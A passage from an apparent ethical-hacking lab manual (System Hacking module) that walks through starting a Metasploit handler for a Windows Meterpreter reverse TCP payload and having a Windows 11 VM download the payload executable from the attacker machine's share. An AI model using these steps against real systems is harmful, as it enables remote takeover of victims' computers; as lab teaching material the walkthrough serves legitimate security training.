


```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```


12. Now, set the payload, LHOST, and LPORT. To do so, use the below commands:

- Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
- Type **set LHOST 10.10.1.13** and press **Enter**
- Type **set LPORT 444** and press **Enter**

13. After entering the above details, type **exploit** and press **Enter** to start the listener.



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 444
LPORT => 444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.13:444
```


14. Switch to the **Windows 11** virtual machine.

15. Open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.


16. Click **Test.exe** to download the file.

Note: **10.10.1.13** is the IP address of the host machine (here, the **Parrot Security** machine).

Module 06 – System Hacking

